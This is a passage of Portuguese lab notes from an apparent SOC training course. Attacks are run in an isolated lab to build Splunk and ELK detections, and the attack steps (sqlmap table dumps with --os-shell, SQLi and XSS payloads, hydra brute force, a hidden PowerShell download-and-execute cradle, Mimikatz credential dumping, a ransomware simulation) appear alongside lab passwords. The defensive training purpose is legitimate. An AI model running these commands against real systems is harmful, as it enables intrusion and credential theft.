sqlmap --cookie="PHPSESSID=${PHPSESSID}; security=low" -u
"http://192.168.200.20/vulnerabilities/sqli/?id=1&Submit=Submit" -p id
        --dbs
        -D dvwa --tables
        -D dvwa -T users --columns
        -D dvwa -T users --dump

# XSS
http://192.168.200.20/vulnerabilities/xss_r/
        Nome `Botelho`
        Nome `Bruno Botelho`
        Nome `Botelho <script>alert('você foi hackeado')</script>`
```

Na Sua Maquia

Commands

```
#Usar o OWASP ZAP
```

Dia 04 - TBD

Lab 4.1 - Brute Force Correlation

Você vai usar:

Nome	SO	IP	User
Kali Linux	Kali Linux	192.168.200.120/24	kali:kali
WebServer	Windows Server 2012	192.168.200.12/24	administrator:Passw0rd
Splunk	Windows Server 2016	192.168.200.16/24	administrator:Passw0rd

Na Splunk

Commands

```
Abrir http://localhost:8000
        admin:admin@123

Usar Search de Burte Force de: C:\Users\Admin\Desktop\Tools\Search
Help.txt

Salvar como Alerta.
```

No Kali Linux

Commands

```
hydra -L  /root/Wordlist/userlist.txt -P /root/Wordlist/pass.txt
ftp://192.168.200.12
```

Na Splunk

Commands

```
Acessar o Menu de Activity > Triggered Alerts
```

Lab 4.2 - SQLI Correlation

Você vai usar:

Nome	SO	IP	User
Kali Linux	Kali Linux	192.168.200.120/24	kali:kali
WebServer	Windows Server 2012	192.168.200.12/24	administrator:Passw0rd
Splunk	Windows Server 2016	192.168.200.16/24	administrator:Passw0rd

Na Splunk

Commands

```
Abrir http://localhost:8000
        admin:admin@123

Usar Search de SQLI de: C:\Users\Admin\Desktop\Tools\Search Help.txt

Salvar como Alerta.
```

No Kali Linux

Commands

```
No menu Orders:
        http://www.luxurytreats.com/OrderDetail.aspx?Id=ORD-001 ' or
1=1;--

sqlmap -u "http://www.luxurytreats.com/OrderDetail.aspx?Id=1"
                --dbs
                -D Hotels --tables
                -D Hotels -T CustomerLogin --columns
                -D Hotels -T CustomerLogin --dump
                --os-shell
```

Na Splunk

Commands

```
Acessar o Menu de Activity > Triggered Alerts
```

Lab 4.3 - XSS Correlation

Você vai usar:

Nome	SO	IP	User
Kali Linux	Kali Linux	192.168.200.120/24	kali:kali
WebServer	Windows Server 2012	192.168.200.12/24	administrator:Passw0rd

Nome	SO	IP	User
Splunk	Windows Server 2016	192.168.200.16/24	administrator:Passw0rd

Na Splunk

Commands

```
Abrir http://localhost:8000
        admin:admin@123

Usar Search de XSS de: C:\Users\Admin\Desktop\Tools\Search Help.txt

Salvar como Alerta.
```

No Kali Linux

Commands

```
Acessar: www.luxurytreats.com
        No menu de comentários deixar scrips como:
        <script>alert('XSS')</script>
```

Na Splunk

Commands

```
Acessar o Menu de Activity > Triggered Alerts
```

Lab 4.4 - Net Scan Correlation

Você vai usar:

Nome	SO	IP	User
Kali Linux	Kali Linux	192.168.200.120/24	kali:kali
WebServer	Windows Server 2012	192.168.200.12/24	administrator:Passw0rd

Nome	SO	IP	User
Splunk	Windows Server 2016	192.168.200.16/24	administrator:Passw0rd

Na Splunk

Commands

```
Abrir http://localhost:8000
        admin:admin@123

Usar Search de Snort de: C:\Users\Admin\Desktop\Tools\Search Help.txt

Salvar como Alerta.     # Colocar Limitador de Resposta!
```

No Kali Linux

Commands

```
nmap -T5 192.168.200.12
```

Na Splunk

Commands

```
Acessar o Menu de Activity > Triggered Alerts
```

Lab 4.5 - Detecção de Portas Inseguras

Você vai usar:

Nome	SO	IP	User
Kali Linux	Kali Linux	192.168.200.120/24	kali:kali
WebServer	Windows Server 2012	192.168.200.12/24	administrator:Passw0rd
Splunk	Windows Server 2016	192.168.200.16/24	administrator:Passw0rd

No WebServer

Commands

```
Criar C:\Arquivos de
programas\SplunkUniversalForwarder\bin\scripts\watch.bat
        netstat -ano

Editar C:\Arquivos de
programas\SplunkUniversalForwarder\etc\system\default\inputs.conf
        [script://$SPLUNK_HOME\bin\scripts\watch.bat]
        disabled = false
        interval = 10
        source = netstat_mon
        sourcetype = netstat_monitor

Reniniciar o Serviço do Splunk
```

Na Splunk

Commands

```
Abrir http://localhost:8000
        admin:admin@123

Usar Search de Netstat de: C:\Users\Admin\Desktop\Tools\Search Help.txt
        # source=netstat_mon | multikv | table host Proto Local State
PID | regex Local ="/*:23"

Salvar como Alerta.     # Colocar Limitador de Resposta!
```

No WebServer

Commands

```
Habilitar e iniciar o serviço de Telnet.
```

Na Splunk

Commands

```
Acessar o Menu de Activity > Triggered Alerts
```

Lab 4.6 - ELK Beats Integration

Você vai usar:

Nome	SO	IP	User
Kali Linux	Kali Linux	192.168.200.120/24	kali:kali
WebServer	Windows Server 2012	192.168.200.12/24	administrator:Passw0rd
Elastic	Security Onion	192.168.200.67/24	administrator:Passw0rd

Na WebServer

Commands

```
Copiar Sysmon para c:\Sysmon
Rodar Install.bat

Copiar o Beats em C:\Beats
        Rodar install.ps1

        .\Winlogbeat.exe test config -c. \Winlogbeat.yml

Insiciar Serviço winlogbeats
```

No Elastic

Commands

```
Acessar o Atalho do Kibana
martin:martin@123

 Management > Index Patterns > Create Index
```

```
winlogbeat *
@timestamp
```

Na WebServer

Commands

```
[[Lab-4]].6-download.ps1
powershell -exec bypass -nop -w hidden "IEX ((new-object net.webclient)
.downloadstring ('https://www.google.com'))"
```

No Elastic

Commands

```
Discover
winlogbeat*
event_id:3 AND
event_data.Image:"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.
exe"
```

Lab 4.7 - ELK Mimikatz Detection

Nome	SO	IP	User
Kali Linux	Kali Linux	192.168.200.120/24	kali:kali
WebServer	Windows Server 2012	192.168.200.12/24	administrator:Passw0rd
Elastic	Security Onion	192.168.200.67/24	administrator:Passw0rd

Na WebServer, Mimikatz.

Commands

```
Extraia o Mimikatz em C:\
Execute
```

```
privilege::debug
log Userdetails.log
sekurlsa::logonpasswords
```

No Elastic

Commands

```
Discover
winlogbeat*
mimi*
```

Lab 4.8 - ELK Malware Detection

Nome	SO	IP	User
Kali Linux	Kali Linux	192.168.200.120/24	kali:kali
WebServer	Windows Server 2012	192.168.200.12/24	administrator:Passw0rd
Elastic	Security Onion	192.168.200.67/24	administrator:Passw0rd

Na WebServer

Commands

```
Copie e Extraia o WikiWorm dentro de C:\
Open it.
```

No Elastic

Commands

```
Discover
winlogbeat*
wikiworm.exe

Pegar o Hash do Arquivo
```

```
(9FD30BDA0EDF3B10B326703303FA15995A688D200582822EF49422EBAC87B7F7)

Ver o Hash em virustotal.com
```

Processos

> **Note**
>
> - Gestão de Certificados Digitais
> - Gestão de Vulenrabildiades
> - Gestão de Regras SIEM
> - Gestão de Acesso
> - Gestão de Phishing Simualtions
> - Gestão de Indicadores

Ideias

- Zero Trust Technologies
- Abertura de SSL
  - Email
  - Web
  - DLP

Roadmap

BAS

Voce vai usar:

- Infection Monkey
- bas.linux.acme
- linux.acme
- dc.windows.acme

No bas.linux.acme

Commands

```
# Setup
# wget
https://github.com/guardicore/monkey/releases/download/v2.3.0/InfectionM
onkey-docker-v2.3.0.tgz
# tar -xvzf InfectionMonkey-docker-v2.3.0.tgz
# docker load -i InfectionMonkey-docker-v2.3.0.tar
# rm InfectionMonkey-docker-v2.3.0.t* -y
# docker run --restart always --detach --network host --name monkey-
mongo  --volume db:/data/db  mongo:6.0
# docker run --restart always --detach --network host --name monkey-
island --platform linux/amd64 infectionmonkey/monkey-island:v2.3.0
# docker logs monkey-island

# Accessing Monkey Island**
# After the Monkey Island docker container starts, you can access Monkey
Island by pointing your browser at:
- `https://192.168.200.30:5000`.
- `admin:Passw0rd`
```

Start a Windows 10 machine.

Warning

Put some files for the Ransomware Encrypt.
Install an Agent

Commands

```
firefox https://192.168.200.1:8000/api/agent-binaries/windows
* add an .exe extension
windows.exe m0nk3y -s 192.168.200.1:8000


Simualte a Ransonware on C:\Users\Bruno Botelho\Documents
```